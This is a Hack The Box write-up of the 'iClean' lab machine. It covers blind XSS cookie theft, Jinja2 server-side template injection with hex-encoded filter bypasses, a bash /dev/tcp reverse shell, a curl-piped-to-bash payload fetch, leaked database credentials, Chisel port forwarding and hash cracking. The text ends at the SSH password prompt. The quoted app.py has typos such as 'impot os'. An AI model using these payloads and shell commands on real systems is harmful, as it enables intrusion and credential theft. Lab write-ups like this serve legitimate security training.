Htb_iclean
layout: post title: “Hack The Box Write-up: iClean” date: 2024-04-15 00:00:00 -0400 categories: posts htb pentesting — iClean is a Linux box created by LazyTitan33 that is rated medium by the HTB community. iClean’s exploit process involves exploiting a web application vulnerable to blind cross-site scripting (XSS), server-side template injection (SSTI), and then privilege escalation via an arbitrary write as root vulnerability in the sudo configuration.
Network Enumeration
As usual, we start by enumerating the open ports and services on the system.
# Nmap 7.94SVN scan initiated Mon Apr 15 12:07:52 2024 as: nmap -p- -sV -oA 10.10.11.12 -v 10.10.11.12
Nmap scan report for capiclean.htb (10.10.11.12)
Host is up (0.027s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Apr 15 12:07:59 2024 -- 1 IP address (1 host up) scanned in 7.04 seconds
HTTP
The only usable listening service at our disposal is HTTP. Browsing to the index page of the site reveals this page:

The menu bar in the top right of the page lists 5 menu options, as shown below.

I browsed through each page to enumerate the application’s functionality, and

found a page to obtain a quote for services at http://capiclean.htb/quote.
The page is shown below.
Blind XSS
I found that the email address field was vulnerable to Blind XSS. I discovered
the vulnerability when I sent a crafted request for carpet cleaning. A normal
quote generated an HTTP POST request to http://capiclean.htb/sendMessage and
was captured by the Burp Suite proxy as shown below.
Request:
POST /sendMessage HTTP/1.1
Host: capiclean.htb
[snip]
Cookie: Session=eyJyb2xl[snip]M3rkM
Upgrade-Insecure-Requests: 1

service=Carpet+Cleaning&email=test%40capiclean.htb

Response:
HTTP/1.1 200 OK
[snip]
Server: Werkzeug/2.3.7 Python/3.10.12
[snip]

I chose a payload that would send the victim’s cookies to a Netcat listener on port 1337. The payload and the URL encoded version of the payload is shown below in the Decoder component in Burp Suite.

I saved the cookie in Cookie Manager and browsed to /dashboard, which allowed
me access to the application’s admin panel.
Server-Side Template Injection (SSTI)

I browsed to each of the new pages and found the QR generation page accepted an invoice number generated by the “Generate Invoice” page.


The next page allowed the user to enter a link to a QR code that would be added to an invoice generated by the page.

An invoice generated with “test” for the link is shown below.
The QR-link field can be leveraged to inject arbitrary data in the Jinja2 Python
templating engine used by the web application. I identified that the website was
using Flask by noticing the Server header in each response returned by the
application. HackTricks includes a primer on different payloads
for testing injection as well as how to leverage injection to obtain arbitrary
read/write and RCE via the templating engine. I demonstrated this vulnerability
first by injecting {{config.items()}} into the QR link field.
Request:
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
[snip]
Cookie: Session=eyJyb2xl[snip]M3rkM
Upgrade-Insecure-Requests: 1
invoice_id=&form_type=scannable_invoice&qr_link={{config.items()}}
Response:
[snip]
<img src="data:image/png;base64,dict_items([('DEBUG', False), ('TESTING', False),[snip]])>
While testing several payloads, I found that certain characters caused the
application to return an HTTP 500 response. For example, requests with _ in
the field returned an HTTP 500.
Request:
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
[snip]
Cookie: Session=eyJyb2xl[snip]M3rkM
Upgrade-Insecure-Requests: 1

invoice_id=&form_type=scannable_invoice&qr_link={{[].__class__}}

Response:
HTTP/1.1 500 INTERNAL SERVER ERROR
[snip]

<!doctype html>
<html lang=en>
  <title>
    500 Internal Server Error
  </title>
  <h1>
    Internal Server Error
  </h1>
  <p>
    The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.
  </p>
Encoding the payload with the format \x + hex_code allowed the request to go
through. The root directory on the webserver was displayed in place of the QR
code URL.
Request:
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
[snip]
Cookie: Session=eyJyb2xl[snip]M3rkM
Upgrade-Insecure-Requests: 1
invoice_id=&form_type=scannable_invoice&qr_link={{""["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fmro\x5f\x5f"][1]["\x5f\x5fsubclasses\x5f\x5f"]()[365]('ls /',shell=True,stdout=-1).communicate()}}
Response:
[snip]
<img src="data:image/png;base64,(b'bin\nboot\ndeb\netc\nhome\nlib\nlib32\nlib64\nlibx32\nlost+found\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\nytmp\nusr\nvar\n', None)" alt="QR Code">
I then crafted an RCE payload following the steps given in the HackTricks writeup. The request and response in Burp Suite Repeater are shown below.
Request:
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
[snip]
Cookie: Session=eyJyb2xl[snip]M3rkM
Upgrade-Insecure-Requests: 1

invoice_id=&form_type=scannable_invoice&qr_link={{""["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fmro\x5f\x5f"][1]["\x5f\x5fsubclasses\x5f\x5f"]()[365]('curl http://10.10.14.225:1337',shell=True,stdout=-1).communicate()}}
Response:
HTTP/1.1 200 OK
[snip]
A Netcat listener open on 1337 successfully received the HTTP request generated by the curl command.
(kali@kali)-[~/htb/iclean]
$ nc -lvp 1337
listening on [any] 1337 ...
connect to [10.10.14.225] from capiclean.htb [10.10.11.12] 46820
GET / HTTP/1.1
Host: 10.10.14.225:1337
User-Agent: curl/7.81.0
Accept: */*
I wrote a bash reverse shell that would connect back to port 1337, which is
shown here. I placed it in /var/www/html and then started the Apache webserver
on my Kali VM.
(kali@kali)-[/var/www/html]
$ cat payload.sh
/bin/bash -i >& /dev/tcp/10.10.14.225/1337 0>&1
I triggered another command to request the payload and pass the payload to a new bash process, as shown below.
Request:
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
[snip]
Cookie: Session=eyJyb2xl[snip]M3rkM
Upgrade-Insecure-Requests: 1

invoice_id=&form_type=scannable_invoice&qr_link={{""["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fmro\x5f\x5f"][1]["\x5f\x5fsubclasses\x5f\x5f"]()[365]('curl http://10.10.14.225/exploit.sh|bash',shell=True,stdout=-1).communicate()}}

Response:
HTTP/1.1 200 OK
[snip]
A reverse shell was spawned and connected to the netcat listener.
(kali@kali)-[~/htb/iclean]
$ nc -lvp 1337
listening on [any] 1337 ...
connect to [10.10.14.225] from capiclean.htb [10.10.11.12] 48474
bash: cannot set terminal process group (1203): Inappropriate ioctl for device
bash: no job control in this shell
www-data@iclean:/opt/app$
User own
While this is a step in the right direction, the www-data user doesn’t have a
lot of access on the system. The user is able to look at all files within
/opt/app, which includes the app.py file used to serve the web application.
At the top of the file there were credentials to connect to a MySQL database
used to store records used by the web application.
www-data@iclean:/opt/app$ cat app.py
cat app.py
from flask import Flask, render_template, request, jsonify, make_response, session, redirect, url_for
from flask import render_template_string
import pymysql
import hashlib
impot os
import random, string
import pyqrcode
from jinaj2 import StrictUndefined
from io import BytesIO
import re, requests, base64

app = Flask(__name__)

app.config['SESSION_COOKIE_HTTPONLY'] = False

secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
    'database': 'capiclean'
}
It would be unwieldy to try to use the MySQL client over a reverse shell, so I used Chisel to forward the MySQL port on the iclean box to my Kali VM. The command I used to forward the port is shown below.
www-data@iclean:~$ ./chisel client 10.10.14.225:4444 R:3306:localhost:3306
./chisel client 10.10.14.225:4444 R:3306:localhost:3306
2024/04/14 21:57:10 client: Connecting to ws://10.10.14.225:4444
2024/04/14 21:57:11 client: Connected (Latency 32.271668ms)
I was then able to connect to the iclean box’s MySQL server using the MySQL client on my Kali box.
(kali@kali)-[~/htb/iclean]
$ mysql -u iclean -ppxCsmnGLckUb -h 127.0.0.1
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 13312
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
I enumerated the database and found a users table in the capiclean database,
which included the admin user as well as a user named consuela in the application.

I entered both hashes into CrackStation, and the password hash for consuela
was successfully cracked.

Using this information, I was able to login as consuela over SSH to the box
and obtain the user flag.
(kali@kali)-[/var/www/html]
$ ssh consuela@capiclean.htb
The authenticity of host 'capiclean.htb (10.10.11.12)' can't be established.
ED25519 key fingerprint is SHA256:[snip]
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'capiclean.htb' (ED25519) to the list of known hosts.
consuela@capiclean.htb's password:
